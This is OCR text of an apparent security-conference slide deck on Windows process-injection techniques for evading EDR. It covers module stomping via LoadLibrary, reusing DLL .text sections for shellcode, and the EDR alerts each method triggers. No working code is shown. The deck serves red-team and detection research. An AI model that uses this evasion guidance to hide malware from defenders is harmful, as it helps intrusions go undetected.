


WAVESTONE

Uncommon Process Injection Pattern

Play with the execution flow, play with the EDR

25/04/2024

INSOMNI'HACK

/ 01 Whoami

WHOAMI

And why should we trust you ?

Muggle identity

- Yoann DEQUEKER (*@OtterHacker*)
- 27 yo
- Personal website: *otterhacker.github.io*
- OSCP, CRTO, Cybernetics …

Experience


- Senior pentester @*Wavestone* for almost 5 years
- Dedicated to large-scale *RedTeam* operation – *CAC40* companies
- Development of internal tooling – Mainly malware and Cobalt
- Malware development workshop @Defcon31
- Speaker @LeHack

/ 02 Introduction

Process injection 101
> Standard pattern

Main idea

- Modify the memory of an existing process to inject a malicious binary code
- Compel the injected process to run the malicious code



Process injection 101

> *Standard pattern*

Main idea

- Modify the memor
- Compel the injecte

t from here (please)

Initial process memory

Free space

Initial process memory

Malware code

eateRemoteThread

VirtualProtectEx

What you will learn today
> Unusual process injection patterns

Allocation primitives

- Drawback of VirtualAlloc
- LoadLibrary and ModuleStomping

Execution primitives

- Redirecting execution flows without *CreateRemoteThread*
- Adaptation of *ThreadLess* injection (*by EthicalChaos*)

Detection mechanism

- *EDR* hooking basics
- Fight against *EDR* hooks with a self-debugging code (by *rad9800*)


These techniques have been found by other malware developers, I just adapted them…

/ 03 Next stopover : VirtualAllocEx land

Allocation primitives: VirtualAllocEx
> System backed and unbacked memory

Effect of VirtualAllocEx


- The memory space allocated is not recognized to have any use by the system
- Maybe you should directly send a mail to the SOC…



```
0x7ff87adb1000   Image: Commit     180 kB  RX    C:\Windows\System32\shlwapi.dll
0x7ff87ae10000   Private: Commit     4 kB  RX
0x7ff87ae21000   Image: Commit     580 kB  RX    C:\Windows\System32\user32.dll
0x7ff87afd1000   Image: Commit     412 kB  RX    C:\Windows\System32\advapi32.dll
0x7ff87b0f1000   Image: Commit     120 kB  RX    C:\Windows\System32\imm32.dll
```

Effect of LoadLibraryA

- A memory space is allocated and backed by the system
- The memory space is known to have a real purpose



```
0x7fffe6de0000   Image: Commit       4 kB  R     C:\Windows\System32\winmde.dll
0x7fffe6de1000   Image: Commit   1,372 kB  RX    C:\Windows\System32\winmde.dll
0x7fffe6f38000   Image: Commit     224 kB  R     C:\Windows\System32\winmde.dll
0x7fffe6f70000   Image: Commit      56 kB  RW    C:\Windows\System32\winmde.dll
0x7fffe6f7e000   Image: Commit      72 kB  R     C:\Windows\System32\winmde.dll
```


Allocation primitives: VirtualAllocEx
> Some information about backed memory

Inside the NTDLL.DLL

- The OS map the section with a file when the NtMapViewOfSection API is used
- This API raises a Kernel Callback- leading to potential detection
- The LoadLibrary API internally use the NtMapViewOfSection

Should I use backed memory ?

- It depends…
- You are trading one IOC for another. Executing SYSCALL from unbacked memory could lead to hard detection on the long run




```
ntdll!NtMapViewOfSection+0x14
ntdll!LdrpMinimalMapModule+0x10a
ntdll!LdrpMapDllWithSectionHandle+0x1a
ntdll!LdrpMapDllNtFileName+0x19f
ntdll!LdrpMapDllFullPath+0xe0
ntdll!LdrpProcessWork+0x123
ntdll!LdrpLoadDllInternal+0x13f
ntdll!LdrpLoadDll+0xa8
ntdll!LdrLoadDll+0xe4
KERNELBASE!LoadLibraryExW+0x162
KERNELBASE!LoadLibraryExA+0x31
KERNELBASE!LoadLibraryA+0x3f
```

How to do it ?
> Use VirtualAllocEx to avoid VirtualAllocEx

VirtualAllocEx again ?

- EDR does not seem to be bothered by allocation of less than 4ko




What’s next with it ?
> Limit the use of VirtualProtect by reusing DLL sections

Reuse the DLL sections …

- DLL have predefined sections with specific RWX rights
- It is interesting to write your malware on the .text section

… And be carefull


- When writing the remote process, make sure to stay in the .text section
- Check if there is enough space to write in the DLLMain
- Use JMP shellcode otherwise



Synthesis (1/2)
> What does an EDR say about it ?

Detection with VirtualAllocEx

- Detection of anomalous memory detection
- Detection of code execution from an unbacked memory area



□ Mar 31, 2023 1:13:51.452 PM Anomalous memory allocation in notepad.exe process memory

□ Mar 31, 2023 1:13:51.452 PM Anomalous memory allocation in notepad.exe process memory


Detection with Module Stomping

- The memory allocated does not rise any specific alerts
- The code is executed from a backed memory area

Synthesis (2/2)
> What does an EDR say about it ?


IOC

- *LoadLibraryA* still raises an *ETW* event that can be caught
- Heavy use of *CreateRemoteThread*



□ Mar 28, 2023 6:06:33.048 PM StompLoader_ntdll.exe created a thread remotely inside notepad.exe

□ Mar 28, 2023 6:06:33.048 PM stomploader_ntdll.exe injected to notepad.exe process



Event Properties - Event 7, Sysmon

